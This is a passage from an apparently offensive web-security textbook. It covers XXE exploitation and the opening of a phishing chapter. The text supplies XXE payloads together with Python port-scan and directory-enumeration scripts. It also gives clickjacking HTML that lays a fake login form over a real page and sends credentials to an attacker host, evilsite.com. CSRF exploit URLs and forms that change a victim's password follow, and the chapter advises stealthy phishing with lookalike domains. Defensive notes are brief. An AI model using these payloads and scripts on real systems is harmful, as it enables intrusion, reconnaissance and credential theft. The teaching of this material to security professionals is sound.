3. Fingerprint the Web Application Server by querying surrounding Web Servers.

At this point it should be noted that the returned error messages might be part of the original error message e.g. the XML Parser returns only half of the error text or even some small portion.

4.24 XXE Injections And Service Fingerprint

An adversary exploiting the verbose error messages generated from the vulnerable XML parser can potentially perform detailed fingerprinting of the host only internally accessible services. The following section demonstrates how an XXE payload can generate verbose error messages and help us fingerprint the SSH service running in the host. The following section demonstrates how we can fingerprint an SSH service running in an Ubuntu system.

XXE Service Fingerprinting Payload:

```
1 <!ENTITY scan "http://127.0.0.1:22" >]><msg>&scan;</msg>
```

If the targeted web server returns generic error pages, or the XML parser does not return the whole error message it won't be sufficient for service fingerprinting.

Application XXE Response:

```
...[content omitted]...
Hello
Warning: simplexml_load_string(http://127.0.0.1:22): failed to
open stream: HTTP request failed! SSH-2.0-OpenSSH_5.5p1 Debian-4ubuntu5
in testxml.php on line 10
...[content omitted]...
```

Note: In this payload we used the 127.0.0.1 naming convention for the internal running services. In the example above we managed to extract the full version of the SSH service running internally on the vulnerable host. The next step would be to potentially run relevant exploits against service, e.g. buffer overflows or DoS attack exploits. When attempting to fingerprint this type of service make sure you know the supported protocols from the target XML parser.

4.25 XXE Injections And Host Discovery

Using the XXE vulnerability to identify live IPs surrounding the vulnerable Web Application is very useful for further escalating the attack to the rest of the targeted infrastructure. An interesting example would be for the attacker to exploit an XXE in a hosting provider and start attacking hosts that belong to other companies. The following section demonstrates how an XXE payload can be used to discover external live hosts.

XXE Live IP Discovery Payload:

```
1 <!ENTITY scan "http://surrounding_IP's" >]><msg>&scan;</msg>
```

Code Explanation: This payload will attempt to reach an IP located in the same network segment. This is also going to help us identify bad network segmentation practices.

Application XXE Response:

```
...[content omitted]...
<html lang="en">
<head>
```



```
<meta charset="utf-8">
<title>Simple Echo Service</title>
</head>
<body>
  <div class="container">
...[content omitted]...
Warning: simplexml_load_file(http://surrounding_IP's/default.aspx)
  [function.simplexml-load-file]:
failed to open stream: HTTP request failed!
HTTP/1.0 503 Service Unavailable
...[content omitted]...
  <footer>
    <p>XXE Echo Service</p>
  </footer>
</div>
</body>
</html>
```

Note: In the example above the XML Parser returned a HTTP error message, revealing the type of the service running on the external host, e.g. in this occasion returned a 503 HTTP error stating that the live IP identified is running a Web Server.

4.26 XXE Injections And Web Server Fingerprinting

During the an XXE exploitation phase, an adversary can potentially discover and fingerprint not only the XXE vulnerable server but also the surrounding machines by simply querying IPs. The best way to go with this would be to first download the host file, understand the internal IP address scheme, by guessing the sub-net mask, and then start querying files related to specific Web Server technologies, e.g. request Apache default installation files using DirBuster payloads and review default error messages. The following section demonstrates how an XXE payload can be used to fingerprint surrounding Web Servers.

XXE Live IP Discovery Payload:

```
1 <!ENTITY scan "http://surrounding_IP's/default_file" >]><msg>
    &scan;</msg>
```

Code Explanation: This payload will attempt to reach a surrounding IP and help us map the live hosts. This is going to help us identify also bad network segmentation practices.

The following section demonstrates how someone can potentially fingerprint a web server.

Application XXE Response:

```
...[content omitted]...
Warning: simplexml_load_file(http://192.168.0.100/random.txt)
[function.simplexml-load-file]:
failed to open stream: No such file or directory in /random.txt on line 5
...[content omitted]...
<footer>
  <p>XXE Echo Service</p>
</footer>
</div>
</body>
</html>
```

Note: The server response demonstrates that in the IP 192.168.0.100 is a web server running but did not return any file (the XML parser failed to load the file).

4.27 The XXE Identification Scanner

By using a Python frame work named HTTP for Humans, found at <http://docs.python-requests.org/en/latest/>, we can easily write a Python XXE identification scanner. The main purpose of this scanner is to help us generate error messages from the XML parser. The following chunk of code demonstrates how easy this is. Most of the code is self-explanatory; the

same framework is used also in other chapters within this book to demonstrate how a Python scanner can be used to test for practically most of the Web vulnerabilities described in this book.

Application XXE Identification Scanner:

```
1 import requests # Import requests library to our code.
2
3 proxies = {
4     "http": "http://127.0.0.1:8090",
5 }# Used to proxy request through tools such as Burp Proxy.
6
7 targetURL = 'http://192.168.1.101/xml/echoHello.php'
8 xxe_payload = '?xml='
9
10 payloadFile = "XXEIdentify.lst"
11 payloadFileObj = open(payloadFile,"r")
12 payloadList= payloadFileObj.readlines()
13
14 print "XXE payload list loaded..."
15
16 for payload in payloadList: # Printing the server responses.
17     r = requests.get(targetURL+xxe_payload+payload,proxies=proxies)
18     print '-----'
19     print "Response code:"
20     print r.status_code # Printing response status.
21     print "Received body:"
22     print r.text # Printing response body
23     print '-----'
24
25 payloadFileObj.close()
```

Code Explanation: The scanner loads a file with XXE payloads named XXEIdentify.lst and sequentially begins sending these payloads and printing the results. Notice that in line 4 we add a proxy, this can be used to capture our requests with tools such as Burp Pro and ZAP Proxy for further analysis. In line 10 we load our payloads.

4.28 The XXE Port Scanner

Again, by using the HTTP for Humans framework we can launch an XXE port scan for our vulnerable Web Application. The principles for writing the scanner are basically the same; we simply pass the target URL and enumerated the ports from 0 to 65535. Using a framework named Requests someone can write a simple XXE Python scanner very quickly.

Application XXE Exploitation Port Scanner:

```
1 import requests
2
3 proxies = {
4     "http": "http://127.0.0.1:8090",
5 } # Used to proxy request through tools such as Burp Proxy.
6
7 targetURL = 'http://172.16.6.131/xml/example1.php'
8
9 print "XXE portscan launched..."
10
11 for port in range(0, 65535):
12     r = requests.get(targetURL+'?xml=<!ENTITY xxe SYSTEM "http
13         ://127.0.0.1:'+str(port)+'>><msg>&xxe;</msg>',proxies=
14         proxies)
15     print '-----'
16     print "Response code:"
17     print r.status_code # Printing response status.
18     print "Received body:"
19     print r.text # Printing response body
20     print '-----'
```

Code Explanation: The scanner code is simpler than the previous scanner, and is used to scan all ports from 0 to 65535. Obviously depending on the supported protocol wrappers from the XML parser, the more complicated the scanner can become, e.g. making use of SMB, FILE, HTTP, or HTTPS wrappers. Before writing your own XXE port scanner make sure you investigate thoroughly the manual for the target XML parser e.g. identifying the supported protocols can help you elevate your attack to a different level.

4.29 The XXE Directory Enumerator

Again, by using the HTTP for Humans framework we can perform directory enumeration, and as already mentioned this can be helpful for fingerprinting the web server and identifying files for download. Using a framework named Requests someone can write a simple XXE Python directory enumerator scanner.

Application XXE directory enumerator scanner:

```
1 import requests
2
3 proxies = {
4     "http": "http://127.0.0.1:8090"
5 }
6
7 targetURL = 'http://172.16.6.131/xml/example1.php'
8
9 payloadFile = "directories.lst"
10 payloadFileObj = open(payloadFile,"r")
11 payloadList= payloadFileObj.readlines()
12
13 print "XXE payload list loaded..."
14
15 for payload in payloadList:
16     r = requests.get(targetURL+r = requests.get(targetURL+'?xml=<!ENTITY xxe SYSTEM "file:///:'+payload+'>]><msg>&xxe;</msg>',
17         proxies=proxies)
18     print '-----'
19     print "Response code:"
20     print r.status_code # Printing response status.
21     print "Received body:"
22     print r.text # Printing response body
23     print '-----'
24 payloadFileObj.close()
```

Code Explanation: The scanner code is similar to the previous code, we simply send requests and load the directories from the file names directories. Notice that in line 4 we add a proxy, this can be used to capture our requests with tools such as Burp Pro and ZAP Proxy for further analysis. In line 9 we load our payloads from the payload database and in line 16 we launch our attack. In the part of the code we print the returned data we can select to print only the payloads. Consider using the directory list from DirBuster.

4.30 Mitigating XXE Vulnerabilities

An XML parser should not follow URIs to External Entities, or make it only follow known good URIs (white listed URIs). With some parsers, in order for someone to disable XXE they must set the `setExpandEntityReferences` to false, but note that this does not do what you may expect for some of the XML parsers available.

XML external entity injection makes use of the DOCTYPE tag to define the injected entity. XML parsers can usually be configured to disable support for this tag. You should consult the documentation for your XML parsing library to determine how to disable this feature. It may also be possible to use input validation to block input containing a DOCTYPE tag.

Here are the two main types of countermeasures you should be implementing:

1. Generic countermeasures
 - White list filters for user supplied input.
 - Filters that relate to the expected type of input e.g. integers with specific length.
2. Technology specific countermeasures
 - Check and apply XML parser vendor recommended hardening.
 - Check and apply in layers above and below the best practise hardening e.g. programming language layer.

XML external entity injection makes use of the DOCTYPE tag to define the injected entity. XML parsers can usually be configured to disable support for this tag. You should consult the documentation for your XML parsing library to determine how to disable this feature. It may also be possible to use input validation to block input containing a DOCTYPE tag.

4.31 Summary

So far we have examined a range of ways to exploit an XXE vulnerability. It should be understood by now that the usage of XML in transferring data over the Web has led to new ways of exploiting Web Applications. Very simplistically speaking, when an application is vulnerable to an XXE vulnerability then the attacker might be capable of:

1. Gaining access to the host file system.
2. Performing a Denial of Service attack.
3. Combining XXE with a Cross Site Scripting issues and launching phishing attacks.
4. Performing service fingerprinting of the services running internally.
5. Performing internal network port scanning.
6. Using the vulnerable Web Application server as a pivot to expand his/her attack to other hosts.
7. Using the vulnerable Web Application to hide his or her tracks.

These exploitation methods should allow an adversary to perform a wide range of unauthorised actions and subvert application logic to launch other types of attacks. As serious as this vulnerability is in a Web Application, it is only part of a wider range of attacks that involve code injection. The next chapter examines the injection of Java Script code into an interpreted Web Application context, using similar types of injection techniques but developed further into stealthy phishing attacks.

4.32 Exercises

This section of the book is going to help you focus in all the right areas and start writing your own custom tools. The exercises as the chapter progress will become more and more difficult to implement.

Exercise 1

Write a basic web client that performs an XXE port scan only on port 22,443,80 and 8080.

Exercise 2

Write a basic web client that performs an XXE back up file request from the server (consider using the DirBuster directory list).

Exercise 3

Write a basic web client that attempts to perform an XXE XSS payload brute force.

Exercise 4

Write a basic web client that attempts to perform an XXE implementing a DoS attack with the attacks described in this chapter.

Exercise 5

Implement the previous exercises using at least 4 different XML parsers. See link http://www.xml.com/pub/rg/XML_Parsers.

Chapter 5

Phishing Like A Boss



Web security threats and cyber fraud continue to increase in sophistication as the profitability of cybercrime transforms the nature of the game. In 2013, phishing alone resulted in 5.9 billion dollars in losses to global organizations, and three in four data breaches were attributed to financial or fraud motives (from RSA's report 'The Current State of Cybercrime 2014').

Phishing attacks generally operate via email, a non-exclusive communication channel, which essentially gives the opportunity for anyone to contact anyone regardless of who they are, even if not related in any way. When considering phishing attacks, the key element to ensure success is to make the phishing attack as realistic and stealthy as possible while also correctly calculating the logistics. In today's current threat landscape, phishing attacks play a critical role in most successful cyber attacks.

Phishing campaigns can take many forms and become very sophisticated and effective, yet despite this most of the information security professionals in the market only have a basic understanding of phishing attack elements. A phishing scam can become unbelievably realistic when combined with vulnerabilities identified in various web technologies available on the internet, e.g. the combination of a Cross Site Scripting attack in Google with a Cross Request Forgery vulnerability in a vulnerable Web Application located in the target company.

The following part of the chapter is going to analyze and expand on how to:

1. Perform a phishing attack and remain invisible.
2. Hide your trails by obfuscating the Cross Site Scripting Payload.
3. Utilize phishing in the most efficient way.

5.1 Why Phishing Attacks Still Exist

A phishing attack is the fastest and most efficient way for an adversary to infiltrate a corporate network with employees who have low information security awareness, improper infrastructure and Web Application security countermeasures such as incorrectly implemented egress filtering, missing antivirus controls or missing e-mail anti-spoofing mechanisms to name a few. Phishing attacks can be low tech and still be successful, e.g. a phishing e-mail asking for the credentials of the externally accessible company VPN gateway could allow someone to gain remote access (yep, that is happening!).

There is excellent research that you should be aware of, published in 2012 and named *All your Gateway are Belong to Us*. The paper detailed the

implications of phishing attacks through Cross Site Scripting and Cross Request Forgery Vulnerabilities, identified in various Microsoft and Linux gateway products (https://www.nccgroup.com/media/18475/exploiting_security_gateways_via_their_web_interfaces.pdf). The paper explains how even a Web Administration panel of a gateway can be compromised using various security vulnerabilities combined with a phishing attack.

A typical Phishing Attack can be visualized as follows:




Figure 5.1: Phishing Attack Scenario

5.2 Phishing Attacks Evolve

A traditional phishing attack usually consists of a spoofed e-mail address, ideally a zero-day exploit and a list of employee e-mails, found on various social media websites, that will work for the target company. The next steps

for the adversary would be to craft a malicious URL, spoof an internal e-mail address, craft a malicious e-mail and send the e-mail. Nowadays, this might not be enough; the spoofed e-mail might be blocked by the antispam filter or be blocked in the gateway antivirus.

A more advanced and efficient approach would be to launch a multilayer phishing attack. By using the term multilayer attack, we mean *use multiple different ways and technologies of delivering various types of payloads*; so, perhaps deliver a Trojan horse through a stored XSS or make the user transfer money using a CSRF and Clickjacking vulnerability combined.

The most efficient way of performing a phishing attack other than the traditional method would be to make use of one of the following vulnerabilities:

1. Cross Site Scripting (XSS).
2. Cross Site Request Forgery (CSRF).
3. Clickjacking.
4. Malicious File Upload.

All the attacks mentioned above can be used to perform a successful advanced phishing attack and go undetected, if the proper countermeasures are not implemented in the target Web Application. In order for someone to understand how stealthy an XSS, Clickjacking, Malicious File Upload or CSRF attack can become, the only thing you would have to take into consideration is a Web Application that does not provide proper user account monitoring, such as last login times, concurrent login auditing and so on.

A Web Application without the above mentioned user monitoring controls would not be able to provide proper non-repudiation countermeasures. Non-repudiation refers to a state of affairs where the identified user of the Web Application will be able to challenge successfully the validity of his or her performed actions within the context of the Web Application itself. This means that unless the malicious e-mail is captured and analyzed by a security expert, an XSS or CSRF attack will not be identified.

5.3 Clickjacking Attacks

A Clickjacking attack (also called User Interface redress attacks) is the technique of tricking a legitimate Web Application user into clicking on something that instead of performing the desired function does something else; it is more or less a way of *stealing clicks* from a legitimate user. Jeremiah Grossman and Robert Hansen coined the term *clickjacking* in 2008. Clickjacking can be simply understood as an instance of the *confused deputy problem*, a term that describes when a computer is innocently fooled by some programming into abusing its authority. As the book progresses we will discuss how Clickjacking can be used in combination with other vulnerabilities to amplify the chance of successfully exploiting an identified vulnerability.

In order to perform any type of attack, we would have to make the following assumptions:

1. We have identified a website that is vulnerable to clickjacking (so missing the X-Frame-Options).
2. We have identified a website that does not include any frame busters.

Some of the counter measures that can be used to stop clickjacking are the frame busters and the X-Frame-Options HTTP header. The iframe busters are intended to break a webpage out of an iframe inside another page.

The following code shows how what frame buster looks like:

```
1 if (window.top !== window.self)
2   window.top.location.replace(window.self.location.href);
```

Note: The frame buster, in order to work properly, must be included within the login HTML code.

The X-Frame-Options HTTP response header can be used to stop a browser from allowing to load a page in a frame, iframe or object HTML element. Websites can use this to avoid clickjacking attacks, by ensuring that their content cannot be embedded into other sites.

5.4 Exploiting Clickjacking Attacks Using Cascading Style Sheets


In order to clarify how someone can actually exploit a clickjacking attack we will have to focus on some technologies that will help us to perform the attack.

A clickjacking attack can be exploited using (but not limited to) the following techniques:

1. HTML iframe element injection.
2. CSS element injection.

A clickjacking attack makes use of the iframe HTML element extensively. The HTML iframes, also called inline frames, allow us to embed another page as a rectangular *sub-window*. The iframes can be placed anywhere in the document flow and can become invisible by simply manipulating certain parameters. For demo purposes, we will show how we can create a false login page to capture user credentials. The following screenshot shows the login page of our demo Web Application.

The following screenshot shows how our login page looks like when not tampered with:



The screenshot shows a simple login form. At the top, the label 'Username' is in blue. Below it is a wide, light-gray rectangular input field. Below that, the label 'Password' is in blue. To the right of the password label is a small, rounded rectangular button with the text 'Login' in blue. Below the password label is another wide, light-gray rectangular input field.

Figure 5.2: Phishing Login Form 1

The displayed login page is an ordinary login page, and the HTML code for the page is set out below:

```
1 <html>
2   <head>
```

```
3      <meta http-equiv="Content-Type" content="text/html;
      charset=UTF-8" />
4      <title>Login Page</title>...[omitted]...
5  </head>
6  <body>
7  <div align="center">
8  <form action="login.php" method="post">
9  <fieldset>
10     <label for="user">Username</label> <input type="text"
        class="loginInput" size="20" name="username"><br />
11     <label for="pass">Password</label> <input type="
        password" class="loginInput" AUTOCOMPLETE="off" size
        ="20" name="password"><br />
12     <p class="submit"><input type="submit" value="Login"
        name="Login"></p>
13 </fieldset>
14 </form>
15 </body>
```

The code shown below demonstrates how the login page can be framed to project, on top of the real login page, a fake login form:

```
1  <html>
2  <body>
3  <head>
4  <style>
5      form
6      {
7          position: absolute;
8          left: 300px;
9          top: 300px;
10         background-color: red;
11     }
12 </style>
13 </head>
14 <form action="http://evilsite.com/fake_login.php"
        method="post">
15 <fieldset>
16     <label for="user"><b>Username</b></label><br><input
        type="text" class="loginInput" size="75" name="
        username"><br/>
17     <p class="submit"><input type="submit" value="Login
        " name="Login"></p>
18     <label for="pass"><b>Password</b></label><br><input
        type="password" class="loginInput" AUTOCOMPLETE
        ="off" size="75" name="password"><br/>
19 </fieldset>
20 </form>
21 <iframe align="middle" frameborder="10" height="200"
```

```
22     width="400" src="http://192.168.0.8/login.php">
23     </iframe>
24 </body>
</html>
```

The following screenshot shows how the fake login page is highlighted, after exploiting the legitimate login page using clickjacking:



Figure 5.3: Phishing Login Form 2

The fake login page has its background color set to red, so it can be easily distinguished. While performing the phishing attack, the framed page must be loaded from a fake web page with a similar domain name as the original, e.g. if the target domain name page is example.com then the fake page domain name should be example.com and so on.

The following screenshot shows the same page with the red background colour removed:




Figure 5.4: Phishing Login Form 3

The screenshot displayed above shows the original page framed, and the fake login page loaded from my hard disk.

When writing our exploit we used the `iframe` and the Cascading Style Sheet (CSS) elements from HTML. The CSS 2.1 defines three positioning schemes:

1. Normal flow,
2. Absolute positioning, and
3. Position: top, bottom, left, and right.

The `iframe` tag has multiple attributes to help us position our fake login page wherever we want. An `iframe` (Inline Frame) is an HTML document (in this situation, our exploit) embedded inside another HTML document on a website (in this situation, the target website). The `iframe` HTML element is usually used to insert content from another source, such as an advertisement, into a web page. By properly manipulating the mentioned HTML elements, we can cover the original login page with the fake one.

Out of these three CSS features we are particularly interested in the absolute positioning feature. An absolutely positioned feature has no place in, and no effect on, the normal flow of other items. It occupies its assigned position in its container independently of other items.

Here is the fake login page moved closer to the real login page:




Figure 5.5: Phishing Login Form 4

Here is the fake login page almost placed on top of the real login page:




Figure 5.6: Phishing Login Form 5

Now the fake login page is placed on top of the real login page. Another interesting feature from CSS v3 that can be used in similar exploits is the opacity CSS feature (the opacity feature describes the levels of transparency), the CSS opacity property is a part of the CSS3 recommendation.



Figure 5.7: Phishing Login Form 6

The fake login page is placed on top of the real login page, with the background attribute set to white. The same exploit can be built on top of a stored Cross Site Scripting vulnerability, as long as you take into consideration the same origin policy. And of course the frame line of the fake login page can also be removed, but in order to make it more obvious we left it in place.

The fake login pages perfectly placed on top of the fake login page:

```
1  <html>
2    <body>
3      <head>
4        <style>
5          form
6          {
7            position: absolute;
8            left: 200px;
9            top: 200px;
10           background-color: white;
11         }
12      </style>
13    </head>
14    <form action="http://evilsite.com/fake_login.php"
15          method="post">
16      <fieldset>
17        <label for="user"><b>Username</b></label><br><input
18          type="text" class="loginInput" size="75" name="
19          username"><br/>
20        <p class="submit"><input type="submit" value="Login
21          " name="Login"></p>
22        <label for="pass"><b>Password</b></label><br><input
23          type="password" class="loginInput" AUTOCOMPLETE
24          ="off" size="75" name="password"><br/>
25      </fieldset>
26    </form>
```

```
21     <iframe align="middle" frameborder="10" height="800"  
22         width="800" src="http://192.168.0.8/login.php">  
23     </iframe>  
24 </body>  
</html>
```

The fake login page now completely covers the original login page. Note that the false login page forwards the valid user credentials to evil-site.com.

5.5 CSRF Attacks

A Cross Site Request Forgery (CSRF) attack occurs when a Web Application allows a malicious user to create URL(s) that, when clicked by an authenticated legitimate user, will execute functions located within the vulnerable Web Application populated with the attacker parameters. The maliciously crafted URL(s) can be delivered to the authenticated legitimate user through various means, and some of the delivery methods are:


1. A spoofed e-mail containing the malicious URL(s).
2. A publicly available Web Resource with the malicious URL(s) injected, e.g. a forum post in a forum that the legitimate user visits often.

In order for the maliciously crafted URL(s) to work, the legitimate user would have to be authenticated to the target Web Application. This might not be so difficult to achieve if the target application does not provide proper session de-validation, such as expiring the session cookie after 15 minutes of inactivity or similar.

5.6 Exploiting CSRF Using GET Request

The following example demonstrates a CSRF attack with the use of a demo Web Application implementing a change password functionality. In our example, we assume that the user is logged in and the change password functionality does not provide any anti-CSRF countermeasures. An attacker,

by exploiting this specific vulnerability, would then be able to change the legitimate user password to one of his own choice.



The screenshot shows a web form with a title "Change your admin password:". Below the title are two text input fields. The first is labeled "New password:" and the second is labeled "Confirm new password:". Below these fields is a button labeled "Change".

Figure 5.8: Phishing Login Form 7

The screenshot above shows the changed password functionality. In this example, if the Web Application was also asking for the old password, the exploitation would have been much more difficult; the old password would have behaved as a random token, preventing us from successfully changing the password.

The following text shows the HTTP GET request issued when attempting to change the password:

```
GET /app/change_password/xxx/?
password_new=hacked&password_confirm=hacked
&Change=Change HTTP/1.1
Host: 192.168.0.8
User-Agent: Evil Dude
Accept: text/html,application/xhtml+xml,application/xml
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.8/app/change_password/xxx/
Cookie: PHPSESSID=8e0c462f08ccf1dde68da53f3d62f823
Connection: keep-alive
```

From the example, it is obvious that we can very easily craft a malicious URL such as the one displayed as follows.

A malicious URL crafted for the CSRF:

```
http://192.168.0.8/app/change_password/xxx/?  
password_new=hacked&password_confirm=hacked&Change=Change
```

In the URL shown above we can observe the parameters passed in the URL. The URL demonstrated is the CSRF exploit. The CSRF, if successfully executed, in changing the legitimate user password to a hacked password would allow the adversary to compromise the application with the target user privileges.

5.7 Exploiting CSRF Using POST To GET Interchanges

Often Web Application developers fail to identify CSRF security issues that make use of the HTTP POST request. When a Web Application does not restrict its functionality only to POST requests, i.e. the Web Application cannot differentiate between POST and GET interchanges, it is feasible to perform a CSRF attack by embedding malicious HTML or JavaScript code within the Web Application, i.e. through a stored XSS vulnerability.

The following example demonstrates a CSRF attack with the use of a demo Web Application implementing a forum post functionality. In our example, we assume that the user is logged in and the forum post functionality does not provide any anti-CSRF countermeasures. An attacker, by exploiting this specific vulnerability, would be able to post content on behalf of the legitimate user; they could convert a POST request to a GET request, create and populate a malicious URL and feed that to the non-suspicious legitimate user.

The following shows the HTTP POST request issued when attempting to change the password:

```
POST /show.asp?id=10 HTTP/1.1  
Host: 192.168.0.8  
User-Agent: Evil Dude  
Accept: text/html,application/xhtml+xml,application/xml  
Accept-Language: en-GB,en;q=0.5  
Accept-Encoding: gzip, deflate
```

```
Referer: http://192.168.0.8/show.asp?id=10
Cookie: ASPSESSIONIDQADQBSTR=LNNEIGPAOHNSJOHKPCMNLGDB
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 26
tfSubject=test&tfText=test
```

The following illustrates the HTTP GET request issued when the forum post functionality is used after clicking the link:

```
GET /show.asp?id=0&tfSubject=test&tfText=test HTTP/1.1
Host: 192.168.0.8
User-Agent: Evil Dude
Accept: text/html,application/xhtml+xml,application/xml
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.8/show.asp?id=0
Cookie: ASPSESSIONIDQADQBSTR=LNNEIGPAOHNFJOHKPCMNLGDB
Connection: keep-alive
```

Note: The browser automatically attaches the cookie to the issued GET request from the maliciously crafted URL.

The malicious URL created for the CSRF:

```
http://192.168.0.8/show.asp?id=0&tfSubject=test&tfText=test
```

In the URL shown above, we can observe the parameters passed in the URL. The URL demonstrated above is the CSRF exploit.

5.8 Exploiting CSRF Using POST Requests

A CSRF exploit can also be built on top of POST HTTP requests. It is a misconception that if the Web Application only issues POST HTTP requests to perform its functions that it is not vulnerable to CSRF vulnerabilities. In the following code examples, we will demonstrate that this is not the case.

The following example makes use of the change password functionality to demonstrate how we can exploit a CSRF using only POST requests.

HTTP POST request issued when the change password functionality is used:

```
POST /change_password/xxx/ HTTP/1.1
Host: 192.168.0.8
User-Agent: Evil Dude
Accept: text/html,application/xhtml+xml,application/xml
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.8/change_password/xxx/
Cookie: security=low; PHPSESSID=f7cdf0d7559bf1729cc2bf66a7132c95
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 50
password_new=test&password_conf=test&Change=Change
```

A CSRF Exploit using simple HTML form:

```
1 <html>
2 <body>
3 <form action="http://192.168.0.8/change_password/xxx/"
  method="POST">
4 <input type="hidden" name="password&#95;new" value="test"
  />
5 <input type="hidden" name="password&#95;conf" value="test"
  />
6 <input type="hidden" name="Change" value="Change" />
7 <input type="submit" value="Submit" />
8 </form>
9 </body>
10 </html>
```

The previous section of HTML code shows that by tricking an authenticated legitimate user to click on the submit button, an adversary can change the legitimate user password. Hidden HTML form fields are similar to text fields, with one very important difference; a hidden field does not appear on the page.

The CSRF Exploit POST request issued using a multipart HTML form:

```
POST /change_password/xxx/ HTTP/1.1
```



```
Host: 192.168.0.8
User-Agent: Evil Dude
Accept: text/html,application/xhtml+xml,application/xml;
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.8/change_password/xxx/
Cookie: security=low; PHPSESSID=f7cdf0d7559bf1729cc2bf66a7132c95
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 50
password_new=test&password_conf=test&Change=Change
```

The enctype attribute specifies how the form-data should be encoded when submitting it to the server. In order for a CSRF multipart exploit to work, the encoding of the submitted data should match the encoding of the original request.

The CSRF Exploit using a plain text HTML form:

```
1 <html>
2   <body>
3     <form action="http://192.168.0.8/change_password/xxx/"
4       method="POST" enctype="text/plain">
5       <input type="hidden" name="password&#95;new" value="
6         test&amp;password&#95;conf&#61;test&amp;Change&#61;
